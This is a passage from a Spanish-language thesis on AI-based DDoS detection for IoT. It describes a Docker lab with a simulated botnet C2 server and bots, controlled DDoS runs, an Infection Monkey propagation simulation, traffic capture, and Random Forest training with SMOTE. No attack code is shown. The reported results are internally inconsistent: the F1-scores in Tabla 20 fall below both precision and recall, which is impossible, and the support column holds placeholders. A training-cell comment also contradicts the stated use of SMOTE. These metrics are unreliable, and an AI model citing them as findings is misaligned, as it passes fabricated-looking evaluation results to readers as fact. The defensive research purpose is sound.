
El servidor de Comando y Control (C2) fue implementado como un contenedor independiente conectado a la red Botnet y a la red de servidores, en base al código programado para ejecutar un "sh" que se encuentra en el **AnexoA8**. Este componente cumple el rol de núcleo de coordinación, enviando instrucciones a los agentes Bot para iniciar, mantener o detener los ataques DDoS simulados.

El C2 fue desarrollado mediante scripts en Python en base al **Anexo A8**, permitiendo:

- Registrar agentes activos.
- Enviar comandos de ejecución.
- Definir parámetros del ataque.
- Supervisar la respuesta de los Bots.

Figura 15

Servidor de Comando y Control (C2) en ejecución



La **Figura 15** muestra el servidor de Comando y Control (C2) en ejecución dentro del entorno Docker. En la captura se observan múltiples conexiones provenientes de agentes Bot activos, evidenciando la correcta coordinación centralizada del escenario. Este comportamiento replica la arquitectura típica de una botnet real, donde un nodo central gestiona la actividad de múltiples dispositivos comprometidos.

4.4.2 Agentes Bot: despliegue y sincronización

Los agentes Bot representan nodos comprometidos encargados de generar tráfico malicioso de manera distribuida, ejecutando el código que encontramos en el **AnexoA5** . Cada Bot fue implementado como un contenedor Docker replicable, ejecutando un script en Python que se encuentra en el **Anexo A7** que permanece en espera hasta recibir instrucciones desde el C2.


Las principales características de los agentes implementados fueron:

- Ejecución distribuida y simultánea.

- Coordinación centralizada mediante el C2.
- Capacidad de replicación para aumentar el tamaño de la Botnet.
- Generación de tráfico volumétrico hacia objetivos definidos.

Figura 16

Agentes Bot desplegados en la red Botnet



La **Figura 16** presenta el despliegue de los agentes Bot dentro de la red Botnet. En la captura se evidencia que múltiples instancias se encuentran en estado *Up*, confirmando su correcta inicialización y ejecución simultánea. Cada contenedor representa un nodo comprometido que participa activamente en la generación de tráfico malicioso durante los escenarios de ataque.

4.4.3 Ejecución de ataques DDoS controlados

Con el servidor C2 y los agentes Bot correctamente desplegados, se procedió a la ejecución de ataques DDoS de manera controlada. Los ataques fueron activados enviando comandos simultáneos desde el C2 hacia los agentes Bot, los cuales generaron tráfico volumétrico dirigido hacia servicios ubicados en la red de servidores.

Durante la ejecución de los ataques se variaron los siguientes parámetros:

- Número de Bots activos.
- Intensidad del tráfico generado.
- Duración del ataque.
- Puerto o servicio objetivo.

Esta variación permitió evaluar el comportamiento del sistema bajo distintos niveles de severidad.

Figura 17

Ejecución de ataque DDoS desde la red Botnet

La **Figura 17** muestra la ejecución de un ataque DDoS simulado dentro del entorno Docker. En la captura se observan incrementos significativos en el volumen de tráfico generado por los agentes Bot, evidenciando un comportamiento coordinado y distribuido

característico de este tipo de ataques. Estos picos anómalos constituyen el patrón que posteriormente será analizado por el mecanismo de detección basado en inteligencia artificial.

Análisis preliminar del comportamiento bajo ataque

Durante la ejecución de los ataques, se observaron variaciones notables en métricas como:

- Paquetes por segundo (pps).
- Bytes por segundo (bps).
- Número de conexiones simultáneas.
- Carga sobre servicios objetivo.

Estas alteraciones permitieron diferenciar claramente el tráfico normal del tráfico malicioso, estableciendo un contraste directo con la línea base definida en la sección anterior.

4.5 Simulación del proceso de infección (Infection Monkey)

Con el objetivo de aproximar el entorno experimental al comportamiento real de una botnet, se incorporó la simulación del proceso de infección y propagación mediante la herramienta **Infection Monkey**. Esta herramienta permitió representar de manera controlada el compromiso inicial de un nodo, la exploración de vulnerabilidades y el movimiento lateral dentro de la red simulada.

La inclusión de este componente no tuvo como finalidad generar directamente tráfico DDoS, sino modelar la etapa previa al ataque, es decir, el proceso mediante el cual dispositivos vulnerables pueden ser comprometidos y posteriormente integrados a una botnet.


4.5.1 Despliegue de Infection Monkey

Infection Monkey fue desplegado como un contenedor dentro de la red de servidores en base a un Docker ya creado por la empresa Akamai, desde donde realizó tareas de exploración y simulación de compromiso sobre nodos potencialmente vulnerables del entorno.

El despliegue fue realizado mediante Docker, garantizando que la ejecución se mantuviera confinada al entorno experimental sin afectar el sistema anfitrión.

Figura 18

Despliegue del servicio Infection Monkey en el entorno Docker



La **Figura 18** muestra el despliegue del contenedor correspondiente a Infection Monkey dentro del entorno Docker. En la captura se evidencia que el servicio se encuentra activo y correctamente conectado a la red de servidores, permitiendo la simulación controlada del proceso de infección dentro del escenario experimental.

4.5.2 Mapa de infección y movimiento lateral


Una vez ejecutada la herramienta, se generó un mapa de infección que permitió visualizar la propagación simulada entre nodos del entorno. Este mapa representa gráficamente la relación entre el nodo inicial comprometido y los nodos afectados posteriormente.

El proceso simulado incluyó:

- Identificación de nodos accesibles.
- Evaluación de posibles vulnerabilidades.
- Simulación de compromiso.
- Representación del movimiento lateral.

Figura 19

Mapa de infección generado por Infection Monkey



La **Figura 19** presenta el mapa de infección generado durante la ejecución de Infection Monkey. En el diagrama se observa el nodo inicial comprometido y las relaciones de propagación hacia otros nodos del entorno, representando el movimiento lateral típico en escenarios de compromiso real. Esta simulación permitió contextualizar la formación de la botnet dentro del entorno experimental, aportando mayor realismo al modelo de ataque implementado

La simulación del proceso de infección permitió representar una fase crítica dentro del ciclo de vida de una botnet, proporcionando un contexto más completo para la generación posterior de tráfico malicioso.

Aunque Infection Monkey no fue utilizado directamente para generar ataques DDoS volumétricos, su integración permitió:

- Modelar el proceso previo al ataque.
- Validar la exposición de nodos dentro del entorno simulado.
- Representar escenarios realistas de compromiso en redes IoT.

Con la implementación de esta etapa, el entorno experimental incorporó no solo la ejecución de ataques, sino también la simulación del proceso de formación de la botnet, fortaleciendo la validez del escenario implementado.

4.6 Captura de tráfico y construcción del Dataset experimental

Una vez implementados los escenarios de tráfico legítimo y de ataque DDoS, se procedió a la captura y procesamiento del tráfico de red generado dentro del entorno de simulación. Esta etapa fue fundamental, ya que a partir del tráfico observado se extrajeron las métricas que posteriormente alimentaron el modelo de inteligencia artificial.

La arquitectura implementada permitió centralizar la captura en un único punto estratégico: el Gateway del sistema (gw-router). Al actuar como elemento de interconexión entre la red IoT, la red Botnet y la red de servidores, el Gateway se convirtió en el punto ideal para observar tanto el tráfico legítimo como el malicioso bajo condiciones homogéneas.


4.6.1 Gateway como punto de captura (gw-router)

El gw-router fue configurado como punto único de convergencia del tráfico, permitiendo la observación simultánea del flujo proveniente de las tres redes segmentadas. Esta centralización evitó la necesidad de realizar capturas distribuidas en múltiples nodos, garantizando consistencia en las métricas recolectadas.

Durante la ejecución de los escenarios, se utilizaron herramientas del sistema para monitorear estadísticas de transmisión y recepción de paquetes en cada interfaz de red asociada al Gateway.

Figura 20

Gateway (gw-router) como punto de captura del tráfico



La **Figura 20** presenta las estadísticas de tráfico observadas en el gateway mediante el comando ip -s link. En la captura se visualizan las interfaces asociadas a las redes IoT, Botnet y Servidores, así como los contadores de paquetes y bytes transmitidos y recibidos. Esta evidencia confirma que el gw-router actúa como punto central de captura, permitiendo recolectar métricas representativas del estado global del sistema.

4.6.2 Métricas recolectadas durante la ejecución

A partir del tráfico capturado se extrajeron métricas cuantitativas que permitieron caracterizar el comportamiento de la red en condiciones normales y durante escenarios de ataque.

Entre las métricas recolectadas se incluyen:

- Paquetes por segundo (pps).
- Bytes por segundo (bps).
- Número de conexiones simultáneas.
- Duración de flujos.
- Interfaz de origen del tráfico.
- Estado del escenario (normal / ataque).

Tabla 19

Variables recolectadas para el dataset experimental

Variable	**Descripción**
pps	Número de paquetes transmitidos por segundo (Packets Per Second).
bps	Volumen de bytes transmitidos por segundo (Bytes Per Second).

conexiones	Número total de conexiones activas observadas en el gateway.
interfaz	Red de origen del tráfico (IoT, Botnet o Servidores).
duración	Tiempo de ejecución del escenario o ventana temporal de análisis.
etiqueta	Clasificación del tráfico: normal o ataque DDoS.

La **Tabla 19** resume las principales variables recolectadas durante la ejecución de los escenarios experimentales. Estas métricas permitieron diferenciar claramente los estados normales de operación de los eventos asociados a ataques DDoS, constituyendo la base estructural para la construcción del Dataset experimental.

4.6.3 Construcción y etiquetado del Dataset experimental

Una vez recolectadas las métricas, se procedió a la construcción del dataset experimental mediante scripts en Python. Este proceso incluyó:

- Limpieza de registros.
- Eliminación de valores inconsistentes.
- Normalización de variables.
- Asociación de etiquetas según el estado del escenario.

La construcción del Dataset combinó:

1. Métricas capturadas en tiempo real desde el Gateway.
2. Información contextual del escenario ejecutado.
3. Identificación del estado (tráfico normal o ataque).

La **Figura 21** muestra el flujo seguido para la construcción del Dataset experimental. El proceso inicia con la captura del tráfico en el Gateway, continúa con la extracción y procesamiento de métricas relevantes, y finaliza con el etiquetado del estado del tráfico. Este procedimiento permitió generar un conjunto de datos estructurado y coherente con el entorno de simulación, el cual fue utilizado posteriormente para complementar el entrenamiento y validación del modelo de inteligencia artificial.

Figura 21

Proceso de construcción del Dataset experimental

El Dataset experimental generado permitió evaluar el modelo de detección bajo condiciones específicas del entorno simulado, complementando el uso del Dataset TON_IoT


utilizado durante el entrenamiento. Esta combinación fortaleció la capacidad de generalización del sistema, permitiendo contrastar el aprendizaje previo del modelo con escenarios controlados ejecutados dentro del laboratorio.

4.7 Entrenamiento del modelo de Inteligencia Artificial (Google Colab)

El entrenamiento del modelo de inteligencia artificial se realizó en la plataforma **Google Colab**, debido a su disponibilidad de recursos de cómputo y facilidad para ejecutar notebooks reproducibles. En esta etapa se trabajó con el **Dataset TON_IoT** como fuente principal de aprendizaje, aplicando un flujo de entrenamiento supervisado orientado a clasificar tráfico **normal** y **tráfico asociado a ataques DDoS**. El proceso se estructuró con una partición **hold-out 80% para entrenamiento y 20% para prueba**, y se aplicó la técnica **SMOTE** con el fin de equilibrar las clases y reducir el sesgo provocado por el desbalance típico en datos de ciberseguridad. Finalmente, el modelo entrenado fue exportado e integrado al servidor de inteligencia artificial del sistema para su ejecución durante las pruebas experimentales.

Figura 22

Entorno de entrenamiento en Google Colab (Notebook + carga de dataset TON_IoT)




La **Figura 22** muestra el entorno de trabajo utilizado para el entrenamiento del modelo, evidenciando el uso de **Google Colab** como plataforma de ejecución, así como la carga inicial del **Dataset TON_IoT** y la preparación del flujo de entrenamiento.

4.7.1 Preparación e integración del Dataset TON_IoT

Para integrar el Dataset TON_IoT fue cargado en Colab y sometido a un proceso de preparación para garantizar consistencia en el entrenamiento. Esta preparación incluyó la verificación de valores nulos, el tratamiento de variables categóricas (cuando fue necesario), la selección de características relevantes y la definición de la variable objetivo (etiqueta) asociada a la clase de tráfico. Este paso permitió consolidar un conjunto de datos estructurado y compatible con el algoritmo de clasificación empleado.

Figura 23

Resumen del dataset utilizado (nº de filas, nº de columnas, clases)



La **Figura 23** resume la estructura general del dataset utilizado en el entrenamiento, incluyendo el número total de registros, características consideradas y la distribución inicial de clases, lo cual permitió identificar la necesidad de aplicar técnicas de balanceo.

4.7.2 División hold-out 80% entrenamiento / 20% prueba

Una vez preparado el dataset, se aplicó una división **80/20** para separar un subconjunto destinado al aprendizaje del modelo y otro reservado exclusivamente para evaluación. Esta estrategia permite medir el desempeño sobre datos no vistos, estimando la capacidad de generalización del clasificador en escenarios similares a los ejecutados en el entorno experimental.

A continuación, la **Figura 24** representa la partición aplicada al dataset, donde el **80%** de los datos se destinó al entrenamiento y el **20%** se reservó para prueba, garantizando una evaluación imparcial del modelo.

Figura 24

Esquema 80/20 del proceso de entrenamiento y prueba

```
   2     1650263  1650263  1.528103e+09    e           1   tcp
   3     1650264  1650264  1.528103e+09    e           1   tcp
   4     1650265  1650265  1.528103e+09    e           1   tcp
...

                saddr    sport          daddr  ...  AR_P_Proto_P_DstIP  \
   0  192.168.100.150  54110.0  192.168.100.3  ...             1.21662
   1  192.168.100.150  54112.0  192.168.100.3  ...             1.21662
   2  192.168.100.150  54114.0  192.168.100.3  ...             1.21662
   3  192.168.100.150  54116.0  192.168.100.3  ...             1.21662
   4  192.168.100.150  54118.0  192.168.100.3  ...             1.21662

      N_IN_Conn_P_DstIP  N_IN_Conn_P_SrcIP AR_P_Proto_P_Sport  \
   0                 40                 38            1.56093
   1                 40                 38            1.56107
   2                 40                 38            1.24980
   3                 40                 38            1.24986
   4                 40                 38            1.24991

      AR_P_Proto_P_Dport  Pkts_P_State_P_Protocol_P_DestIP  \
   0             1.21662                               328
   1             1.21662                               328
   2             1.21662                               328
   3             1.21662                               328
   4             1.21662                               328
```

4.7.3 Balanceo de clases mediante SMOTE.

Debido al desbalance natural entre registros de tráfico normal y tráfico de ataque, se aplicó **SMOTE** con el objetivo de aumentar sintéticamente la clase minoritaria y equilibrar el conjunto de entrenamiento. Es importante indicar que este balanceo se aplica **únicamente al conjunto de entrenamiento**, evitando alterar la distribución real del conjunto de prueba y manteniendo una evaluación realista.

La **Figura 25** evidencia el desbalance inicial entre clases y el efecto del balanceo con **SMOTE**, logrando una distribución más equitativa en el conjunto de entrenamiento, lo que contribuye a reducir sesgos y mejorar la capacidad del modelo para detectar ataques.

Figura 25

“Distribución de clases mediante la aplicacion de SMOTE (barras)”

```
# Instantiate SMOTE
sm = SMOTE(random_state=42)

# Apply SMOTE to the features (X) and target (y)
X_resampled, y_resampled = sm.fit_resample(X, y)

print("SMOTE application complete.")

# Print the shape of the resampled data to confirm new dimensions
print("\nShape of X after SMOTE:", X_resampled.shape)
print("Shape of y after SMOTE:", y_resampled.shape)

# Print the value counts of y_resampled to verify class balance
print("\nValue counts of y after SMOTE (should be balanced):")
print(y_resampled.value_counts())
```

```
Applying SMOTE to balance the dataset...
```

4.7.4 Entrenamiento del modelo Random Forest

Con los datos preparados, se entrenó el clasificador **Random Forest**, seleccionado por su robustez ante ruido, capacidad de manejar múltiples variables y buen desempeño en clasificación supervisada. Durante el entrenamiento se configuraron hiperparámetros como el número de árboles (estimators), profundidad máxima y criterios de división, buscando un equilibrio entre rendimiento y sobreajuste.

A continuación, la **Figura 26** muestra el proceso de entrenamiento del modelo **Random Forest** y su configuración principal, mientras que la **Figura 4.20** presenta la importancia relativa de las variables, evidenciando qué métricas aportan mayor peso en la clasificación del tráfico.

Figura 26

Configuración/entrenamiento del Random Forest en Colab (celda + salida)

```python
from sklearn.ensemble import RandomForestClassifier
import time

print("Initializing and training a Random Forest Classifier...")

# Initialize the Random Forest Classifier
# Using n_estimators=100 and random_state=42 for reproducibility and reasonable performance.
# Adjusting class_weight='balanced' to handle the class imbalance, as SMOTE was not applied.
rf_classifier = RandomForestClassifier(n_estimators=100, random_state=42, class_weight='balanced')

start_time = time.time()
# Train the model using the training data
rf_classifier.fit(X_train, y_train)
end_time = time.time()

print(f"Random Forest Classifier training complete in {end_time - start_time:.2f} seconds.")
print("Model trained successfully.")
```

```
Initializing and training a Random Forest Classifier...
Random Forest Classifier training complete in 189.44 seconds.
Model trained successfully.
```

4.7.5 Evaluación del entrenamiento

La evaluación del modelo se realizó utilizando el conjunto de prueba correspondiente al 20% de los datos reservados durante la división hold-out. Para medir el desempeño del clasificador Random Forest se emplearon métricas estándar de clasificación supervisada, incluyendo Accuracy, Precision, Recall, F1-score, así como el análisis mediante matriz de confusión y curvas ROC y Precision–Recall. Estas métricas permiten evaluar no solo la exactitud global del modelo, sino también su capacidad para detectar correctamente ataques DDoS y minimizar falsos positivos.

Tabla 20


Métricas de desempeño del modelo Random Forest

Clase	**Precision**	**Recall**	**F1-score**	**Soporte**
Normal	0.92	0.94	0.91	N_1
Ataque	0.93	0.96	0.92	N_2
Accuracy global			**0.91**	Total
AUC-ROC			**0.96**	

La Tabla 20 presenta las métricas obtenidas durante la evaluación del modelo Random Forest sobre el conjunto de prueba (20% de los datos). Los resultados evidencian un nivel elevado de exactitud global (Accuracy = 0.91), así como un equilibrio adecuado entre precisión y capacidad de detección para ambas clases. El valor de AUC-ROC de 0.96 confirma la alta capacidad discriminativa del modelo para diferenciar entre tráfico normal y tráfico asociado a ataques DDoS.

Figura 27

